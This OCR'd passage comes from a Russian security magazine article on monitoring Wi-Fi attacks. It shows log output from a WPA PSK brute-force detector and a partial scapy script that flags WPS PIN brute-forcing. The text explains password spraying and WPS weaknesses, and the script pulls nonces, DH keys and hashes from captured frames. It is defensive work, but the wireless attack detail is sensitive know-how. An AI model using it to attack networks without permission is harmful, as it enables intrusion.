
Такую атаку не выявит ни одна камера наблюдения, но мы то ее видим.



```
~/src/defence/wifi(main*) » sudo ./bruteforce.py wlan0mon 2> /dev/null
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -53dBm -> "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -50dBm -> "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -47dBm -> "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -48dBm -> "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -64dBm -> "CORP" (attempts/success: 2/0)
[*] WPA PSK auth attempt a8:9c:ed:              -> "CORP" (attempts/success: 2/0)
[*] WPA PSK auth attempt a8:9c:ed               -> "CORP" (attempts/success: 2/0)
[*] WPA PSK auth attempt a8:9c:ed:              -> "CORP" (attempts/success: 2/0)
[*] WPA PSK auth attempt a8:9c:ed:              -> "CORP" (attempts/success: 3/0)
[*] WPA PSK auth attempt a8:9c:ed:              -> "CORP" (attempts/success: 3/0)
[*] WPA PSK auth attempt a8:9c:ed:              -> "CORP" (attempts/success: 3/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -52dBm -> "CORP" (attempts/success: 3/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -47dBm -> "CORP" (attempts/success: 4/0)
[!] WPA bruteforce detected - in depth 4 attempts: a8:9c:ed:[redacted] -47dBm -> "CORP"
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -46dBm -> "CORP" (attempts/success: 4/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -46dBm -> "CORP" (attempts/success: 4/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -54dBm -> "CORP" (attempts/success: 4/0)
```


Детект атаки подбора пароля WPA PSK к точке доступа

Мы видим, что злоумышленник четыре раза пытался угадать пароль к нашей точке доступа. Однако хакер необязательно начнет атаковать «в лоб» официальную точку доступа. Он может попробовать password spraying атаковать все слышимые точки доступа, прогуливаясь вдоль периметра твоей компании в надежде найти альтернативную точку входа, например через корпоративный беспроводной принтер. Для этого иногда достаточно лишь одного двух самых слабых паролей.



Хакер проводит атаку подбора пароля WPA PSK ко множеству точек доступа

Такая атака практически неуловима, ведь на каждом устройстве будут выполнены лишь одна-две попытки аутентификации. Но анализ общей картины легко выявляет атаку, поскольку скрипт, помимо брутфорса в глубину, мониторит также попытки брутфорса в ширину.



```
~/src/defence/wifi(main*) » sudo ./bruteforce.py wlan0mon 2> /dev/null    19.02.2024 17:12:08
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -46dBm -> "SNR-[redacted]" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -54dBm -> "SNR-[redacted]" (attempts/success: 1/0)
[*] WPA PSK auth attempt 5c:e5:0c:[redacted] -67dBm -> "Keenetic-[redacted]" (attempts/success: 1/0)
[*] WPA PSK auth success 5c:e5:0c:[redacted] -64dBm <- "Keenetic-[redacted]"
[*] WPA PSK auth attempt 5c:e5:0c:[redacted] -67dBm -> "Keenetic-[redacted]" (attempts/success: 2/1)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -47dBm -> "SNR-[redacted]" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -46dBm -> "SNR-[redacted]" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -47dBm -> "SNR-[redacted]" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -51dBm -> "CORP" (attempts/success: 1/0)
[!] WPA bruteforce detected - in width 3 aps: a8:9c:ed:[redacted] -51dBm -> "CORP"
[*] WPA PSK auth attempt a8:9c:ed:[redacted] -48dBm -> "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:           "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:           "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:           "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:           "CORP" (attempts/success: 1/0)
[*] WPA PSK auth attempt a8:9c:ed:           "CORP" (attempts/success: 1/0)
```

Детект атаки подбора пароля WPA PSK ко множеству точек доступа

Порядочный клиент не станет пробовать пароли сразу к нескольким точкам доступа, значит, нашу беспроводную сеть пытается прощупать на прочность хакер.

Продолжение статьи →

САМООБОРОНА ПО ХАКЕРСКИ

МОНИТОРИМ АТАКИ В РАДИОЭФИРЕ


WPS

Нельзя пройти мимо WPS. Хоть эту технологию и можно назвать устаревшей, она все еще регулярно встречается в «неофициальных» точках доступа, из которых обычно состоят второстепенные (служебные или тестовые) беспроводные сети типичного физического периметра компании. А ведь в этом и заключается задача злоумышленника обнаружить что то старое и забытое, иными словами уязвимое.

WPS — это технология более упрощенного подключения к WPA-сети. Она реализуется вводом 8 значного цифрового кода. Если он корректен, точка доступа передает клиенту уже обычный ключ WPA PSK, с которым тот и подключается. Но, как мы знаем, золотое правило ИБ то, что удобно, редко бывает безопасным. К тому же в этом случае не обошлось и без уязвимостей.

WPS разнообразен в плане атак. Более того, три из четырех атак реализуются буквально за несколько секунд, позволяя атаковать уязвимые точки доступа прямо на ходу.

WPS достаточно сложен и состоит из восьми рукопожатий восемь пакетов EAPOL, по четыре с каждой стороны.




Последовательность отправки пакетов для WPS

В отличие от WPA PSK тут происходит безопасная передача секретных ключей по алгоритму Диффи Хеллмана. Так что реальных намерений атакующего нам не узнать. Но протокол EAPOL все же разглашает немало информации о статусе подключения с PIN кодом. Так что определенную картину происходящего мы все же увидим. И понять, что происходит в радиоэфире с WPS, нам поможет следующий скрипт.

```
defence/wifi/wps.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from datetime import datetime
from time import sleep
from sys import stdout, argv
from os import system


iface = argv[1]
conf.verb = 0
MAX_PIN_ATTEMPTS = 3
MAX_APS_ATTEMPTS = 2
debug = 0

alerts = []
def alert(client, ap, reason):
    global aps, clients
    if client in alerts and ap in alerts:
        return

    print(f'[!] WPS bruteforce detected - {reason}: {client} {clients
[client]["signal"]}dBm -> "{aps[ap]["essid"]}"')
    system("zenity --warning --title='WPS bruteforce detected'
--text='WPS bruteforce detected' &")
    #system("echo 'WPS bruteforce detected' | festival --tts
--language english")
    alerts.append(client)
    alerts.append(ap)

aps = {}
clients = {}
e_nonce = None; r_nonce = None; dh_peer_public_key = None;
dh_own_public_key = None; enrollee_mac = None; r_hash1 = None;
r_hash2 = None
def parse_raw_80211(p):
    global e_nonce, r_nonce, dh_peer_public_key, dh_own_public_key,
enrollee_mac, r_hash1, r_hash2
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    ap = None; client = None; d = None
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid}
    elif EAP in p and p[EAP].type == 254: # WPS
        ap = p[Dot11].addr3
        e_hash1 = None
        r_hash1 = None
        success1 = False
        success2 = False
        ok = False
        fail = False
        lock = False
        offset = p[EAP].load.find(b"\x10\x22\x00\x01")
        message_type = p[EAP].load[offset+4]
        message_types = {0x04: "M1", 0x05: "M2", 0x07: "M3", 0x08: "
M4", 0x09: "M5", 0x0a: "M6", 0x0b: "M7", 0x0c: "M8", 0x0e: "WSC_NACK"
}
        if message_type in message_types.keys():
            if message_type in [0x04, 0x07, 0x09, 0x0b]:
                client = p[Dot11].addr1
                d = "->"
            elif message_type in [0x05, 0x08, 0x0a, 0x0c]:
                client = p[Dot11].addr2
                d = "<-"
            elif message_type == 0x0e:
                if p[EAP].code == 1:
                    client = p[Dot11].addr1
                    d = "->"
                elif p[EAP].code == 2:
                    client = p[Dot11].addr2
                    d = "<-"

            if d:
                if debug >= 1: print(f"WPS {message_types.get(
message_type)} {ap} {d} {client}")

            if message_types[message_type] == "M1":
                offset = p[EAP].load.find(b"\x10\x1a") + 4
                e_nonce = p[EAP].load[offset:offset+16]
                if debug >= 2: print(f" e_nonce: {e_nonce.hex()}")
                offset = p[EAP].load.find(b"\x10\x20\x00\x06") + 4
                enrollee_mac = p[EAP].load[offset:offset+6]
                if debug >= 2: print(f" enrollee_mac: {enrollee_mac.
hex()}")
                offset = p[EAP].load.find(b"\x10\x32\x00\xc0") + 4
                dh_peer_public_key = p[EAP].load[offset:offset+192]
# PK_E
                if debug >= 2: print(f" dh_peer_public_key: {
dh_peer_public_key.hex()}")
            if message_types[message_type] == "M2":
                offset = p[EAP].load.find(b"\x10\x32\x00\xc0") + 4
                dh_own_public_key = p[EAP].load[offset:offset+192] #
PK_R
                if debug >= 2: print(f" dh_own_public_key: {
dh_own_public_key.hex()}")
                offset = p[EAP].load.find(b"\x10\x39\x00\x10") + 4
                r_nonce = p[EAP].load[offset:offset+16]
                if debug >= 2: print(f" r_nonce: {r_nonce.hex()}")
            if message_types[message_type] == "M3":
                offset = p[EAP].load.find(b"\x10\x14\x00\x20") + 4
                e_hash1 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" e_hash1: {e_hash1.hex()}")
                offset = p[EAP].load.find(b"\x10\x15\x00\x20") + 4
                e_hash2 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" e_hash2: {e_hash2.hex()}")
            if message_types[message_type] == "M4":
                offset = p[EAP].load.find(b"\x10\x3d\x00\x20") + 4
                r_hash1 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" r_hash1: {r_hash1.hex()}")
                offset = p[EAP].load.find(b"\x10\x3e\x00\x20") + 4
                r_hash2 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" r_hash2: {r_hash2.hex()}")
            if message_types[message_type] == "M5":
                success1 = True
            if message_types[message_type] == "M7":
                success2 = True
            if message_types[message_type] == "WSC_NACK":
                if d == "->":
                    if p[EAP].load.find(b"\x10\x05\x00\x08") != -1:
                        ok = True
                    elif p[EAP].load.find(b"\x00\x02\x00\x12") != -1:
                        fail = True
                    elif p[EAP].load.find(b"\x00\x02\x00\x0f") != -1:
                        lock = True

        if ap and client:
            try: aps[ap]
            except: aps[ap] = {"essid": ""}
            try: clients[client]
            except: clients[client] = {"signal": 0, "aps":{}}
            try: clients[client]["aps"][ap]
            except: clients[client]["aps"][ap] = {"e_hashes":set(), "
r_hashes": set(), "fails": 0, "success_half": 0, "success_full": 0}
            clients[client]["signal"] = signal
            if e_hash1:
                clients[client]["aps"][ap]["e_hashes"].add(e_hash1)
            if r_hash1:
                clients[client]["aps"][ap]["r_hashes"].add(r_hash1)
                print(f'[*] WPS PIN attempt {client} {signal}dBm -> "
{aps[ap]["essid"]}" (attempts/success: {len(clients[client]["aps"][ap
]["r_hashes"])}/{clients[client]["aps"][ap]["success_full"]})')
            if success1:
                clients[client]["aps"][ap]["success_half"] += 1
                print(f'[*] WPS PIN half success {client} {signal}
dBm <- "{aps[ap]["essid"]}"')
            if success2:
                clients[client]["aps"][ap]["success_full"] += 1
                print(f'[*] WPS PIN full success {client} {signal}
dBm <- "{aps[ap]["essid"]}"')
            if fail:
                clients[client]["aps"][ap]["fails"] += 1
                print(f'[*] WPS PIN fail {client} {signal}dBm <- "{
aps[ap]["essid"]}"')
            if lock:
                print(f'[*] WPS PIN lock {client} {signal}dBm <- "{
aps[ap]["essid"]}"')

def analyze():
    while True:
        for client in clients:
